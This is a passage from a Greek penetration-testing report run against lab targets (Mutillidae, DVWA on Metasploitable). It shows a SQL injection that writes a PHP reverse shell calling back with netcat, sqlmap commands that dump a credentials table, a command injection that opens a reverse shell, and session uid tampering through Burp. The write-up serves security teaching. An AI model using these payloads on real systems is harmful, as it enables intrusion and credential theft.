
- **union select null, '<?php passthru("nc -e /bin/sh 192.168.1.11 8080"); ?>', null, null, null into outfile '/var/www/mutillidae/test.txt**
  - **-e /bin/sh:** λέμε στο πρόγραμμα να χρησιμοποιήσει το bash
  - Έπειτα δηλώνουμε την IP και την πόρτα του μηχανήματός μας

Μπορεί να μας χρησιμεύσει στο να γράψουμε ένα αρχείο με reverse shell και να το αποθηκεύσουμε στον server και έπειτα να το τρέξουμε για να αποκτήσουμε πρόσβαση στο μηχάνημα.

Στη δοκιμή μας που φαίνεται στην εικόνα 38, περάσαμε την εντολή μέσα από το URL, όμως επειδή η MySQL δεν είχε δικαιώματα να γράψει στο root directory του server μας, για να δούμε ότι δουλεύει ο τρόπος αυτός αλλάξαμε το directory σε: /tmp/test.txt και βάλαμε κενό username & password για να μην αποθηκεύσει στο αρχείο και αυτά τα στοιχεία.

Έπειτα θα χρησιμοποιήσουμε το πρόγραμμα Netcat, το οποίο χρησιμεύει για να ακούει για εισερχόμενες συνδέσεις και να συνδέει τους υπολογιστές μαζί, υπάρχει στα περισσότερα Linux based συστήματα. Οι εντολές που θα χρησιμοποιήσουμε είναι:

- Για να ακούσουμε για συνδέσεις:
  - **nc -vv -l -p 8080**
    -vv: για να βλέπουμε το output σε περίπτωση που κάτι δεν δουλέψει
    -l: για να «ακούσει»¨
    -p 8080: σε ποια πόρτα



Εικόνα 38. Εκτέλεση SQL κώδικα για αποθήκευση αρχείου στο διακομιστή

Αφού έχουμε τρέξει τις εντολές για την ενεργοποίηση του Netcat στα Kali και έχουμε ανεβάσει και το αρχείο στον διακομιστή μέσω της SQL injection, επισκεπτόμαστε τη σελίδα **192.168.1.11/index.php?page=/../tmp/test.txt** και από την εικόνα 39 βλέπουμε ότι στην εφαρμογή Netcat ότι έχει δημιουργηθεί σύνδεση.

```
root@client:~# nc -vv -l -p 8080
listening on [any] 8080 ...
192.168.2.22: inverse host lookup failed: Unknown host
connect to [192.168.1.11] from (UNKNOWN) [192.168.2.22] 37404
uname
Linux
pwd
/var/www/mutillidae
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
 GNU/Linux
```

Εικόνα 39. Σύνδεση με διακομιστή


Τώρα θα χρησιμοποιήσουμε το πρόγραμμα SQLmap που αναφέραμε στο κεφάλαιο με τα εργαλεία, το οποίο θα μας βοηθήσει να βρούμε τις ευπάθειες που ψάξαμε πριν χειροκίνητα. Βάλαμε λάθος στοιχεία γιατί απλά θέλαμε να μας εμφανίσει το URL με τις παραμέτρους στο οποίο θα κάνει τις δοκιμές, το URL που θα χρησιμοποιήσουμε φαίνεται στην εικόνα 40. Η εντολή του προγράμματος είναι:

- **sqlmap -u target**

Όπου target είναι το URL μέσα σε διπλά εισαγωγικά.


Για περισσότερες πληροφορίες για το πρόγραμμα sqlmap τρέχουμε την εντολή:

- **sqlmap –help**




Εικόνα 40. Εντολή για χρήση SQLmap

Στην εικόνα 41 ξεκινάει την αναζήτηση το SQLmap για να αναγνωρίσει τον τύπο της βάσης δεδομένων που χρησιμοποιεί η εφαρμογή.




Εικόνα 41. Αποτελέσματα SQLmap

Στην εικόνα 42 φαίνεται ότι το πρόγραμμα έχει καταλήξει κυρίως σε δύο τύπους βάσεων δεδομένων. Μιας και ξέρουμε ότι είναι MySQL πατάμε να μην ερευνήσει παραπέρα αλλά αφήνουμε να ψάξει για την PostgreSQL για να δούμε πως δουλεύει.



Εικόνα 42. Αποτελέσματα SQLmap


Μετά από μερικές δοκιμές βρήκε ότι η παράμετρος username είναι ευάλωτη και ρωτάει αν θέλουμε να συνεχίσει τις δοκιμές. Κάτι το οποίο είναι περιττό και μας φτάνει η συγκεκριμένη ευπάθεια που βρήκε. Αυτό φαίνεται στην εικόνα 43 στην έβδομη σειρά.



Εικόνα 43. Αποτελέσματα SQLmap

Στην εικόνα 44 και 45 βλέπουμε τις δοκιμές τις οποίες κάναμε χειροκίνητα στα προηγούμενα παραδείγματα για να βρούμε πληροφορίες για τη βάση δεδομένων και τον χρήστη που είμαστε συνδεδεμένοι αυτή τη στιγμή, όμως αυτή τη φορά θα τα ανακαλύψουμε με τις εντολές της εφαρμογής SQLmap. Εντολές:

- **sqlmap -u “http://192.168.2.22/mutillidae/index.php?page=user-info.php&username=admin&password=ajdfa&user-info-php-submit-button=View+Account+Details” –dbs**



Εικόνα 44. Δοκιμές εντολών για SQL injection από το SQLmap

- **sqlmap -u "http://192.168.2.22/mutillidae/index.php?page=user-info.php&username=admin&password=ajdfa&user-info-php-submit-button=View+Account+Details" --current -user**

```
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: page=user-info.php&username=admin' OR NOT 5272=5272#&password=ajdfa&user-info-php-submit-button=V
iew Account Details

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin' AND ROW(6052,8041)>(SELECT COUNT(*),CONCAT(0x7162787871,(SELEC
T (ELT(6052=6052,1))),0x7170717071,FLOOR(RAND(0)*2))x FROM (SELECT 7183 UNION SELECT 4285 UNION SELECT 2920 UN
ION SELECT 3129)a GROUP BY x)-- jKip&password=ajdfa&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin' AND (SELECT 9560 FROM (SELECT(SLEEP(5)))Gxwf)-- ipFj&password=
ajdfa&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x7162787871,0x797564487a456d5851
59514e4b7250734158786b50564a6c4b684e4869716f6641714c497662564d,0x7170717071),NULL,NULL,NULL#&password=ajdfa&us
er-info-php-submit-button=View Account Details
---
[16:39:53] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 4.1
[16:39:53] [INFO] fetching current user
current user: 'root@%'
[16:39:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.5'
```

Εικόνα 45. Δοκιμές εντολών για SQL injection από το SQLmap

Με τον ίδιο τρόπο μπορούμε να βρούμε και τις υπόλοιπες πληροφορίες που είχαμε ανακαλύψει στα προηγούμενα παραδείγματα χειροκίνητα, ενδεικτικά:

- **sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin&password=ajdfa&user-info-php-submit-button=View+Account+Details" --current -db**
- **sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin&password=ajdfa&user-info-php-submit-button=View+Account+Details" –tables -D owasp10**
- **sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin&password=ajdfa&user-info-php-submit-button=View+Account+Details" –columns -T accounts -D owasp10**
- **sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin&password=ajdfa&user-info-php-submit-button=View+Account+Details" –columns -T accounts -D owasp10 –dump**

Στην εικόνα 46 φαίνονται τα αποτελέσματα της τελευταίας εντολής η οποία εμφανίζει τις στήλες και τους τύπους τους, έπειτα εμφανίζει τον πίνακα με τους λογαριασμούς της βάσης owasp10 και τέλος μας ενημερώνει ότι όλα αυτά τα έχει αποθηκεύσει σε ένα αρχείο με όνομα account.csv.

```
Table: accounts
[5 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| cid         | int(11)    |
| is_admin    | varchar(5) |
| mysignature | text       |
| password    | text       |
| username    | text       |
+-------------+------------+

[16:44:50] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[16:44:50] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[17 entries]
+-----+----------+-------------+----------+----------------------------+
| cid | is_admin | password    | username | mysignature                |
+-----+----------+-------------+----------+----------------------------+
| 1   | TRUE     | adminpass   | admin    | Monkey!                    |
| 2   | TRUE     | somepassword| adrian   | Zombie Films Rock!         |
| 3   | FALSE    | monkey      | john     | I like the smell of confunk|
| 4   | FALSE    | password    | jeremy   | d1373 1337 speak           |
| 5   | FALSE    | password    | bryce    | I Love SANS                |
| 6   | FALSE    | samurai     | samurai  | Carving Fools              |
| 7   | FALSE    | password    | jim      | Jim Rome is Burning        |
| 8   | FALSE    | password    | bobby    | Hank is my dad             |
| 9   | FALSE    | password    | simba    | I am a cat                 |
| 10  | FALSE    | password    | dreveil  | Preparation H              |
| 11  | FALSE    | password    | scotty   | Scotty Do                  |
| 12  | FALSE    | password    | cal      | Go Wildcats                |
| 13  | FALSE    | password    | john     | Do the Duggie!             |
| 14  | FALSE    | 42          | kevin    | Doug Adams rocks           |
| 15  | FALSE    | set         | dave     | Bet on S.E.T. FTW          |
| 16  | FALSE    | pentest     | ed       | Commandline KungFu anyone? |
| 17  | NULL     | 123456      | andreas  | test                       |
+-----+----------+-------------+----------+----------------------------+

[16:44:52] [INFO] table 'owasp10.accounts' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.5/dump/
owasp10/accounts.csv'
[16:44:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.5'
```


Εικόνα 46. Δοκιμές εντολών για SQL injection από το SQLmap

5.2.2 OS Injection

Analysis

Για να βρούμε την συγκεκριμένη ευπάθεια θα πρέπει να ψάξουμε τις δυνατότητες της διαδικτυακής εφαρμογής. Να βρούμε κάποια σελίδα η οποία θα επιτρέπει σε ένα χρήστη να εκτελεί λειτουργίες παρόμοιες με τις εντολές των λειτουργικών συστημάτων. Τις δοκιμές μας για τη συγκεκριμένη ευπάθεια θα τις κάνουμε στη σελίδα DVWA (Damn Vulnerable Web Application) του διακομιστή Metasploitable.


Σε περίπτωση που μπορούμε να εκτελέσουμε OS commands θα μπορέσουμε να ανεβάσουμε κάποιο αρχείο με κακόβουλο κώδικα για να αποκτήσουμε πρόσβαση στον server ή μπορούμε απλά να τρέξουμε εντολές του λειτουργικού συστήματος που θα μας ανοίξουν ένα reverse shell. Πρέπει να κάνουμε δοκιμές στην διαδικτυακή εφαρμογή για να δούμε πως δουλεύει η σελίδα που έχει τη δυνατότητα εκτέλεσης εντολές λειτουργικών συστημάτων. Σε αυτό το παράδειγμα βρήκαμε σε μία από τις σελίδες της εφαρμογής τη δυνατότητα να κάνουμε ping σε μία IP, αυτό φαίνεται στην εικόνα 47. Έχουμε εισάγει την IP που θέλουμε και μας επιστρέφει τα αποτελέσματα της εντολής.



Εικόνα 47. Εκτέλεση ping μέσα από την διαδικτυακή εφαρμογή


Αυτό που μπορούμε να καταλάβουμε από το αποτέλεσμα είναι ότι παίρνει την IP που του δίνουμε (192.168.1.11) και εκτελεί στον server την εντολή **ping 192.168.1.11**. Οπότε γνωρίζοντας ότι με τον χαρακτήρα «;» σε UNIX based συστήματα μπορούμε να τρέξουμε πολλές εντολές μαζί, δοκιμάζουμε την παρακάτω εντολή και τα αποτελέσματα της φαίνονται στην εικόνα 48.

- **192.168.1.11;ls;pwd**



Εικόνα 48. Εισαγωγή OS Injection στην διαδικτυακή εφαρμογή

Όπως βλέπουμε έχει εκτελέσει πρώτα το ping μετά το ls και μας εμφάνισε τα αρχεία στο directory που είμαστε και τέλος pwd και μας εμφάνισε το working directory. Άρα με αυτόν τον τρόπο μπορούμε να εκτελέσουμε όποια εντολή Linux-based θέλουμε. Θα χρησιμοποιήσουμε ξανά την εφαρμογή Netcat για να δημιουργήσουμε μία reverse σύνδεση από τον server.[s29] Πρώτα στα Kali θα τρέξουμε την εντολή **nc -vv -l -p 8080** που θα είναι η πόρτα στην οποία το Netcat θα περιμένει να δεχθεί τη σύνδεση και έπειτα στην σελίδα της διαδικτυακής εφαρμογής θα τρέξουμε την εντολή **192.168.1.11;nc -e /bin/sh 192.168.1.11 8080**. Τα αποτελέσματα της σύνδεση με τον διακομιστή φαίνονται στην εικόνα 49.




Εικόνα 49. Σύνδεση με Netcat από OS Injection

5.3 Broken Authentication

Θα ξεκινήσουμε τα παραδείγματά μας στην εφαρμογή του Mutillidae για ακόμα μία φορά με χρήση ενός εργαλείου που λέγεται Burp. Θα λειτουργήσει ως proxy και θα μας βοηθήσει να κάνουμε intercept τα αιτήματα για να μπορέσουμε να αλλάξουμε το uid που αντιστοιχεί στο χρήστη μας σε κάποιο που να ανήκει σε ένα άλλο χρήστη. Για να δουλέψει η συγκεκριμένη επίθεση θα πρέπει να αλλάξουμε τις ρυθμίσεις του περιηγητή μας ώστε να χρησιμοποιεί κάποιο proxy. Για να το κάνουμε αυτό πάμε στις ρυθμίσεις στην αναζήτηση γράφουμε proxy και μας εμφανίζει τις επιλογές. Θα διαλέξουμε manual proxy configuration και θα βάλουμε την localhost IP διεύθυνση (127.0.0.1 και πόρτα 8080 επιλέγοντας και από κάτω τη χρήση σε όλα τα πρωτόκολλα. Θα προσπαθήσουμε αρχικά να κάνουμε login στη διαδικτυακή εφαρμογή Mutillidae, εικόνα 50, με το λογαριασμό που έχουμε δημιουργήσει καθώς τρέχει το Burp και είναι επιλεγμένο το “Intercept is on” όπως φαίνεται στην εικόνα 51.


Εικόνα 50. Είσοδος χρήστη andreas

Από την παρακάτω εικόνα μπορούμε να δούμε ότι έχει γίνει intercept το αίτημά μας. Θα το αφήσουμε να προχωρήσει και έπειτα που θα δεχτούμε την απάντηση του διακομιστή θα πάμε και θα αλλάξουμε το session id σε ένα άλλο.



Εικόνα 51. Χρήση proxy για έλεγχο των headers

Στην εικόνα 52 βλέπουμε ότι έγινε αλλαγή από 73 σε 1 και θα πατήσουμε το forward για να προχωρήσει η διαδικασία εισόδου στην εφαρμογή. Με αυτόν τον τρόπο αλλάζουμε το uid που έχει αποθηκευτεί στον διακομιστή και θα μπορέσουμε να συνδεθούμε με κάποιο άλλο λογαριασμό που έχει αποθηκευτεί με uid 1.



Εικόνα 52. Αλλαγή του id από 73 σε 1

